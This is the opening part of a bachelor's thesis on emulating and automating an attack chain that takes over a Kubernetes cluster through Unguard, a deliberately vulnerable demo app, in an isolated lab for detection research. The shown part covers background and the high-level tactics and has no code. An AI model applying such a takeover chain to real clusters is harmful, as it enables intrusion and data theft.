Author
**Carina Hauber**

Submission
**Institut für Systemsoftware**

Thesis Supervisor
**Dr. Markus Weninger**

October 2022

# TAKING OVER A KUBERNETES CLUSTER: AUTOMATING AN ATTACK CHAIN

Bachelor's Thesis

to confer the academic degree of

Bachelor of Science

in the Bachelor's Program

Informatik

**JOHANNES KEPLER UNIVERSITY LINZ**
Altenberger Straße 69
4040 Linz, Austria
www.jku.at
DVR 0093696

JOHANNES KEPLER UNIVERSITY LINZ

Bachelor's Thesis

**Kubernetes Attack Catalog**

Student: Carina Hauber

Advisor: Dipl.-Ing. Dr. Markus Weninger, BSc

*Dynatrace Supervisor 1: Gierlinger Markus, MSc*

*Dynatrace Supervisor 2: Dipl.-Ing. Mario Kahlhofer, BSc*

Start date: February 2022

**Dipl.-Ing. Dr.**
**Markus Weninger, BSc**
Institute for System Software

P +43-732-2468-4361
F +43-732-2468-4345
markus.weninger@jku.at

The research at Dynatrace's cloud native security research team is primarily focused on the defense of cloud environments and resources. For any conducted research they currently often make assumptions about attacks, for example about how realistic and feasible they are.
To best inform their research, it makes sense to get first-hand experience evaluating and finding full-fledged attacks (from external reconnaissance to final escalation and exfiltration).
Having experience of several attack chains could lead to better informed assumptions for further research (e.g., priority of k8s components, danger of certain attack vectors, etc.).

Goals of this thesis:

- Research at least 2-3 attack chains, maybe informed by the MITRE ATT&CK framework or Microsoft's Threat Matrix for Kubernetes
- Perform these attack chain in a realistic environment
  - An attack chain is a sequence of attacks across phases, including reconnaissance, initial exploitation, privilege escalation, pivoting, and finally a final action on the objective (e.g., gain full access of k8s Control Pane)
  - Use and extend the *Unguard* environment for this
- Document any learnings
  - Score how easy/hard certain attack steps were, which should reflect the likelihood of being exploited
- Ideally, the thesis should lead to better insights on
  - the value of certain cloud/k8s components
  - usefulness of security controls
  - priority of IAM, secrets management, resources management, network policy, etc.
- (nice to have) Automate attacks as adversary emulation
  - Goal: Given an attack scenario (e.g., web application attacks), emulate an attacker
  - Preferably, use existing tools to perform one or more instances of this type of attack scenario
  - (Play around with the tools and maybe come up with a set of "playbooks" that can be used to perform attacks with a bit of variability)

Further Readings:

https://developer.squareup.com/blog/threat-hunting-with-kubernetes-audit-logs/

Modalities:

The progress of the project should be discussed at least every two weeks with the Dynatrace supervisors and at least once per month with the advisor. A time schedule and a milestone plan must be set up within the first 3 weeks and discussed with the advisor and the supervisors. It should be continuously refined and monitored to make sure that the thesis will be completed in time. The final version of the thesis must be submitted not later than 15.08.2022.

## Acknowledgements

I would like to express my appreciation to my supervisor Markus Weninger for his feedback and support that helped shape this work. Furthermore, I would like to thank Dynatrace for the opportunity of implementing my Bachelor's thesis with them. This endeavor would not have been possible without my supervisor at Dynatrace, Markus Gierlinger. Over the course of the thesis, he continuously shared his knowledge and expertise with me and gave constructive feedback on my work.

Furthermore, I would like to give a special thanks to my second supervisor at Dynatrace, Mario Kahlhofer, for his guidance and support. Thanks should also go to the rest of my teammates and close work colleagues for their inspiration, advice, and moral support.

## Abstract

Security is an essential aspect of running cloud applications. The misconfiguration of an environment can have devastating repercussions. In many cases, the default configuration of cloud environments is too permissive and needs to be hardened to protect the system from hackers.

In this thesis, we emulate an adversary by building a chain of multiple attacks against an insecure cloud-native application and the Kubernetes cluster it is deployed in. By taking advantage of the cluster's misconfigurations, which mostly consist of default settings, we explore the extent of damage we can cause in a wrongly configured environment. This gives some insight into the importance of certain Kubernetes components and security controls. Furthermore, we automate this attack chain to facilitate demoability and support the research on attack detection at Dynatrace.

## Kurzfassung

Sicherheit ist ein wesentlicher Aspekt beim Betrieb von Cloud-Anwendungen. Die Fehlkonfiguration einer Umgebung kann verheerende Auswirkungen haben. In vielen Fällen ist die Standardkonfiguration von Cloud-Umgebungen zu schwach und muss verstärkt werden, um das System vor Hackern zu schützen.

In dieser Arbeit emulieren wir einen Angreifer, indem wir eine Kette von mehreren Angriffen gegen eine unsichere Anwendung und den Kubernetes-Cluster, in dem sie eingesetzt wird, aufbauen. Indem wir die Fehlkonfigurationen des Clusters, die hauptsächlich aus Standardeinstellungen bestehen, ausnutzen, erkunden wir das Ausmaß des Schadens, den wir in einer falsch konfigurierten Umgebung verursachen können. Dies vermittelt einen Einblick in die Bedeutung bestimmter Kubernetes-Komponenten und Sicherheitskontrollen. Darüber hinaus automatisieren wir diese Angriffskette, um die Vorführbarkeit zu erleichtern und die Forschung zur Angriffserkennung bei Dynatrace zu unterstützen.

# Contents

# 1 Introduction

The *cloud* refers to a network of servers, that are located in data centers all over the world. They are accessed over the internet and provide computing services [21, 70]. Most applications that run in the cloud are so-called *cloud-native* applications. They are designed and built to utilize the cloud's scale, elasticity, resilience, and flexibility to their advantage [75]. They are based on *microservices architectures*, which means they are composed of several small, specialized parts that communicate and work together as a whole [76, 69]. The dependencies between the separate components can become very complex and hard to manage in comparison to monolith applications, where all processes are tightly coupled and run as a single service. This makes properly securing those applications a challenge. Additionally, over the last decades, security has become an increasingly vital aspect of running cloud applications in general.

However, proper security in the cloud is also a topic that is often overlooked or not taken seriously enough. Consequently, the misconfiguration of an environment can have detrimental ramifications. In many cases, the default configuration is too permissive and needs to be hardened to protect the system from hackers. Another obstacle in the general field of security is that isolated attack techniques are often talked about, but it is rarely discussed how the techniques can be linked together to achieve a particular goal. This makes it difficult to understand how individual techniques correlate with the overall security of the environment.

Thus, this thesis focuses on *adversary emulation*, an important concept used to test a system's security and resilience against cyber attacks [73]. We emulate an attacker by executing different attack techniques consecutively, with the goal of somehow compromising the target. Our target is an application running in a Kubernetes cluster. *Kubernetes* is a popular platform for running and managing cloud applications [67]. By building a chain of multiple attacks against the target, we can explore the extent of damage we can cause in a misconfigured environment. This will give some insight into the importance of certain Kubernetes components and security controls. Furthermore, automating this attack chain will support the development and research on attack detection at Dynatrace, as well as facilitate demoability.

# 2 Background

This section contains all of the background knowledge required to understand the contents of this thesis. That includes an overview of Kubernetes, Unguard, and MITRE ATT&CK.

## 2.1 Kubernetes

Kubernetes, abbreviated as *k8s*, is an application orchestrator. That means it deploys and manages applications. Those applications are mainly cloud-native microservices apps [76].

Kubernetes facilitates automation, load balancing, and scaling [64]. Sometimes it is referred to as the operating system (OS) of the cloud, as it provides similar services as a traditional OS, such as scheduling and allocation of resources [76]. Furthermore, Kubernetes abstracts away the underlying infrastructure [68]. This separates the developers from the specific machines and makes the built applications portable across a wide range of environments [20].

Globally, Kubernetes has gained popularity, especially among large enterprises. Today, Kubernetes is one of the most important cloud-native technologies. In a survey conducted by the Cloud Native Computing Foundation (CNCF) in 2021, 96% of participating organizations reported that they are either using or evaluating Kubernetes [34].

### 2.1.1 Objects

This section covers the most important Kubernetes objects. Moreover, it covers objects closely related to Kubernetes, such as containers and images. An overview of their relationships is visualized in Figure 1.

**Containers and Images** Kubernetes is most commonly used to manage containerized applications [76]. A container is a lightweight, self-contained unit of software that includes code and all its dependencies, system libraries, runtime, and everything else required to run an application. Containers bring many advantages, such as the application being safer and less dependent on the surrounding infrastructure and environment [29].

The basis of containers are *images*. Images are templates with instructions for creating a container. They are often based on other images, with some additional customization, such as installing certain tools or applications [27]. A container is essentially a runtime instance of an image. Images are stateless and immutable [31].

The *container runtime* is responsible for performing container-related tasks, including pulling images and starting and stopping containers [76]. In this thesis, we use Docker, as it is the most commonly known runtime [63].

**Pods** The smallest unit of computing that can be managed in Kubernetes is a pod. Containers cannot be run directly in a Kubernetes environment. They are wrapped in pods, which are then deployed. The most common use case is hosting only one container per pod [63, 76].




Figure 1: The relationships between certain Kubernetes components. Two replicas of a pod are managed by a deployment in *App A*, and one pod containing a volume is managed by another deployment in *App B*. Traffic that reaches the pods from the Internet is managed by ingress and goes through services.

**Deployments** A deployment is a higher-level controller that manages a number of instances of a particular pod. If a pod that is monitored by a deployment fails, it is replaced automatically. Moreover, deployments add additional features, such as rolling updates and rollbacks to earlier deployment revisions. Furthermore, rollouts can be paused and resumed and deployments can easily be scaled up or down [56, 76].

**Services** When pods are replaced or scaling operations are performed on them, IP addresses usually change. Therefore, a set of pods needs a stable networking endpoint, which can be made available by a service. A service has a reliable name and IP address and provides TCP and UDP load-balancing across a dynamic set of pods [76].

**Ingress** In Kubernetes, ingress manages access from outside the cluster to services within the cluster. It exposes HTTP and HTTPS routes, and rules can be defined to control traffic routing [57].

**Volumes** A volume is a directory that is accessible to the containers in a pod and is used to store data. Volumes are mounted into containers using *volume mounts*. There are several types of volumes that can be grouped in *ephemeral* and *persistent* volumes. While ephemeral volumes are destroyed when the respective pod is terminated, persistent ones are not. One type of persistent volume that is essential for this thesis is the *hostPath* volume. Volumes of this type mount files or directories from the host node's filesystem into the pod [66].

**Namespaces** Namespaces are used to split resources into multiple groups. Additionally, they provide a scope for names of Kubernetes objects. Namespaces are only used to logically divide resources, but they do not provide any kind of network isolation between running objects [68]. Therefore, namespaces themselves do not facilitate security in the cluster.

There are some Kubernetes objects that belong to a namespace (e.g. pods, deployments, services) and others that are cluster-wide (e.g. nodes, persistent volumes) [59].

### 2.1.2 Masters and Nodes

A Kubernetes cluster consists of master and worker nodes, whereas worker nodes are often referred to as just *nodes*. They can be physical or virtual machines [60]. The relationships between the master and worker nodes and their components are visualized in Figure 2.




Figure 2: The relationships between the master and worker nodes of a cluster and their components. The master node hosts the control plane, and the worker nodes host the kubelet and kube-proxy.

**Master (Control Plane)** In Kubernetes, a master is a set of system services that define the cluster's control plane [76]. It is responsible for managing the worker nodes and all Kubernetes resources in the cluster [58]. The control plane consists of multiple components that typically run on the same machine, which is commonly referred to as the *master node* [68]. The most important control plane components are the *kube-apiserver*, *etcd*, the *kube-controller-manager*, and the *kube-scheduler*:

- **kube-apiserver**: The kube-apiserver, or commonly referred to as the *Application Programming Interface* (API) *server*, is the centerpiece of communication in Kubernetes. It exposes the Kubernetes API, and every interaction with the cluster by users, command line interfaces and management devices goes through the API server [58]. Kubernetes provides a command line tool for communicating with the Kubernetes API called *kubectl* [40].
- **etcd**: The etcd server is a distributed key-value store. It stores all data used to manage the cluster [58, 33]. This includes information about the current state of the cluster, as well as secrets [20]. This makes the etcd-server a very sensitive part of the control plane that only the API server should have access to [47].
- **kube-controller-manager**: The kube-controller-manager runs controller processes. Controllers are so-called *control loops*, that regulate the state of the cluster. If necessary, they initiate measures to move the current cluster state closer to the desired state. There are different types of controllers, with individual responsibilities. Those responsibilities include, among other things, monitoring of Kubernetes objects, creating default accounts and API access tokens for new namespaces, and responding accordingly when nodes go down [58].
- **kube-scheduler**: The scheduler assigns pods to nodes. These assignments are based on certain criteria, such as resource requirements, data locality, and deadlines. The scheduler is responsible for the work distribution across nodes [58].

**Nodes** Worker nodes are the physical or virtual machines that run the containerized applications. A cluster usually consists of multiple nodes. The following components run on each worker node:

- **kubelet**: The kubelet is an agent which is installed on each node. One of its main jobs is to execute tasks assigned by the API server [76]. For example, the kubelet starts containers of pods that have been scheduled to their node by the API server. It then constantly monitors those containers and reports information about them, such as status and resource consumption, to the API server. Moreover, the kubelet is responsible for restarting failed containers and terminating containers when their pod is deleted from the API server [68].
- **kube-proxy**: The kube-proxy is a network proxy that maintains network rules on nodes [58]. It ensures that connections to a service are forwarded to one of the pods backing the service. Additionally, the kube-proxy performs load balancing across those pods [68].
- **Container runtime**: As already mentioned in Section 2.1.1, the software responsible for running containers is called container runtime. Kubernetes supports any runtime that implements the so-called *Kubernetes Container Runtime Interface* [58].

### 2.1.3 Important Concepts

This section focuses on the Kubernetes concepts that are relevant to this thesis.

**Role-Based Access Control** Role-based access control (RBAC) is used to manage the access of subjects to a Kubernetes cluster. Subjects can be groups, users, or service accounts. User accounts are for humans, while service accounts are used for the identification of processes that run in pods [53]. Each pod is associated with its own service account. The service account token, which is used for authentication, is automatically mounted into every pod as a secret by default [76].

Access to the cluster is regulated by specifying roles, cluster roles, role bindings, and cluster role bindings. *Roles* encompass a specific set of permissions within a particular namespace. *Role bindings* associate subjects with roles within a namespace [65].

In contrast, *cluster roles* are defined cluster-wide. They can be used to define permissions for either namespaced or cluster-scoped resources. *Cluster role bindings* are identical to role bindings, except for the fact that they grant cluster-wide access [65].

**Security Contexts** A security context can be specified to manage access and privileges concerning a pod or container [55]. Furthermore, different settings can be defined, such as whether containers inside a pod should run as privileged. In contrast to unprivileged containers, privileged ones have access to all host devices. As a result, the container has virtually the same access rights as processes running on the host [62]. Another setting is whether to allow privilege escalation, which means that a process can gain more privileges than its parent process [55].

## 2.2 Unguard

Unguard is a web-based Twitter clone with built-in vulnerabilities that is used as a target for the attacks emulated in this work. This insecure cloud-native demo application originates from a Dynatrace employee's master's thesis from 2022 and has been developed further ever since [87]. It consists of a load generator, two databases, and five app services: a `frontend`, an `ad service`, a `proxy service`, a `microblog service`, and a `user-auth service`. These microservices communicate with each other over *Representational State Transfer* (REST) APIs. An overview of the architecture of Unguard is illustrated in Figure 3.

The `frontend` service is publicly exposed and delivers the web application to the users to allow them to interact with the application. The `microblog service` hosts a REST API for creating and fetching posts, as well as persisting them in a `redis` database. Moreover, the `microblog service` utilizes the `user-auth service` to authenticate each request. The `user-auth service` is also responsible for handling user registration, login, and token validation and persists the authentication data in a `maria-db`. The `proxy service` generates *Uniform Resource Locator* (URL) previews by fetching the website content and retrieves image contents in base64 format, so they can be persisted in `redis` [87]. The `ad service` adds banners to the page that display ad images.




Figure 3: This diagram depicts the architecture of Unguard and the flow of benign as well as potentially malicious traffic. It also shows which services are vulnerable, and their associated service account in case it deviates from the default.


On the website, which is shown in Figure 4, users are able to perform similar actions as on Twitter, such as:

- register and log in;
- view timelines;
- post text or URLs; and
- view and follow other user profiles.

Unguard can easily be set up in a Kubernetes cluster by utilizing Skaffold, which is a tool for handling the workflow for building and deploying applications [80].

## 2.3 MITRE ATT&CK

*MITRE ATT&CK* is a knowledge base of tactics, techniques, and procedures that can be used to attack a system. This collection is derived from real-world observations and is used for the development of threat models [26]. *Tactics* represent the reason for performing an action, such as gaining an initial foothold in a network, gathering information, or gaining higher-level permissions in a system [24]. *Techniques* describe how a tactic is performed [24]. For example, initial access may be accomplished by exploiting a public-facing application [10]. *Procedures* focus on the specific implementation of the techniques [24]. In MITRE ATT&CK, various procedures that have been used by real adversaries are listed for each technique. One example procedure for the *Exploit Public-Facing Application* technique is taking advantage of the so-called *Log4Shell* vulnerability, which will be explained in detail in Section 4.2 [22].



Timeline

What are you thinking?

ROBOT_6e3
2022-09-04T08:37:38.509+0000

Reddit - Dive into anything
https://www.reddit.com/r/Austria/comments/jp11ys/donald_likes/

ROBOT_6e3
2022-09-04T08:37:15.398+0000

This is a post on Unguard, the most secure Microblogging platform ever.

Figure 4: A screenshot of the Unguard timeline page, that shows posts from simulated users. An ad, which contains a picture of a bird, can be seen on the right. Users are provided with the option to post a text, a URL, or an image.

A real, full-fledged cyber attack usually consists of multiple tactics that are broken down systematically in the *MITRE ATT&CK Matrix* [25]. In this matrix, the tactics are represented by columns and the related techniques are represented by rows. An attack chain usually applies some tactics only once, such as gaining initial access, while some tactics and their underlying techniques are utilized multiple times. However, not all tactics have to be used.

# 3 Approach

This section covers the general approach of the attack chain implemented in this work. This includes the architectural prerequisites required to execute the attack chain, as well as an overview of the chain in relation to the MITRE ATT&CK Matrix.

## 3.1 Architecture

The architectural setup of the attack is illustrated in Figure 5. As previously mentioned, Unguard is deployed in a Kubernetes cluster. The entire application is enclosed by a namespace called `unguard`. We create a dedicated pod called `attacker-c2` and its surrounding namespace called `attacker-den`, from which the attacks are carried out. Both namespaces reside within the same Kubernetes cluster.

This setup might not be overly realistic, as an attacker usually does not usually have access to the target cluster from the very beginning. However, in order to execute the attack chain from outside of the cluster in a cloud environment, we would have to publicly expose Unguard. This would be negligent considering that the application is purposely designed to be insecure. For this reason, we decided that an attack from inside the cluster is sufficient for demonstration purposes. However, we cover how the execution of the attack chain from outside of the cluster works in Section 5.3.




Figure 5: The architectural setup in which the attack chain is executed. The namespaces reside within the same Kubernetes cluster and are surrounded by dashed lines. `attacker-c2` is a pod from which Unguard is attacked.

## 3.2 MITRE ATT&CK

In this section, we cover the tactics of the MITRE ATT&CK Matrix that the attack chain utilizes, with the goal of taking over the Kubernetes cluster Unguard is running in. An overview of the life cycle of the chain is visualized in Figure 6.

First, the adversary must try to find a way to acquire their initial foothold within the cluster. This *Initial Access* can be achieved by a variety of techniques. In our case, we exploit a vulnerability that can be triggered through the Unguard website.

The initial compromise does not suffice to reach the end goal of the adversary. This is why the next steps consist of a combination of the tactics *Discovery, Credential Access, Privilege Escalation*, and *Execution*. The goal of this cycle is to gain enough privileges to carry out the attacker's objective.

As part of the *Discovery* tactic, the adversary applies techniques to acquire more knowledge about the environment. This is essential for making decisions about their next moves [6].

The *Credential Access* tactic focuses on stealing credentials such as passwords and account names. This will grant the attacker access to systems they should not have access to. Moreover, it may enable them to adapt or create other user accounts to help reach their goals [4].

*Privilege Escalation* is a tactic used to elevate one's permissions. The adversary may have explored the environment with unprivileged access but requires higher-level permissions to carry out their plans. The attacker may gain privileges by exploiting misconfigurations and vulnerabilities [12].

In the context of the *Execution* tactic, the adversary generally tries to run code or execute commands on a local or remote system. This includes deploying new containers into the environment to bypass existing defenses or facilitate other executions. Attackers may also use a malicious image to deploy containers. A benign image, which downloads and executes malicious software, may also be used [5, 7].

Finally, the *Impact* tactic is utilized. Here, the adversary follows through on their objectives. They may attempt to manipulate, interrupt, or destroy the target's systems and data [8]. In our case, we acquire admin rights to manipulate the content visible on the Unguard website.

## 3.3 Chain Execution Options

We automated the attack chain by implementing Python scripts. While there is a default way of execution, different options are available that can be specified when executing the chain. Using the default execution, the whole chain is performed autonomously. The program generates output that informs the user of the steps the program is taking.

To be able to demonstrate the attack chain, a demo option is provided. The program pauses after each step until the user presses enter. This gives some time to explain the individual steps during, for example, a presentation. Additionally, this option makes debugging a lot easier. It allows to




Figure 6: The attack chain in relation to the MITRE ATT&CK Matrix. This graph includes the tactics used by the attack chain and the order they are performed in. First, the Initial Access tactic is utilized, followed by a combination of Discovery, Credential Access, Privilege Escalation, and Execution. Lastly, an impact is made on the target.

pause or abort the chain after each step. This gives the developer the ability to inspect different states of the cluster. Furthermore, possibilities of other attack vectors following a certain step can be actively explored.

Lastly, we also provide a cleanup option. It reverts all changes made by the attack chain after its execution.

# 4 Implementation

After discussing the architectural setup and tactics included in the attack chain, this chapter covers its concrete implementation, deployment, and execution. The attack chain is heavily inspired by a talk by Matt Jarvis [37], who is a Senior Developer Advocate at Snyk. Snyk is a developer-focused security platform for securing code, dependencies, containers, and infrastructure as code [83].

In the talk, Jarvis presents a way to compromise a Kubernetes cluster, starting from a *Remote Code Execution* (RCE) inside of one of the containers in the cluster [37].

An overview of the attack chain that we implemented is shown in Figure 7.

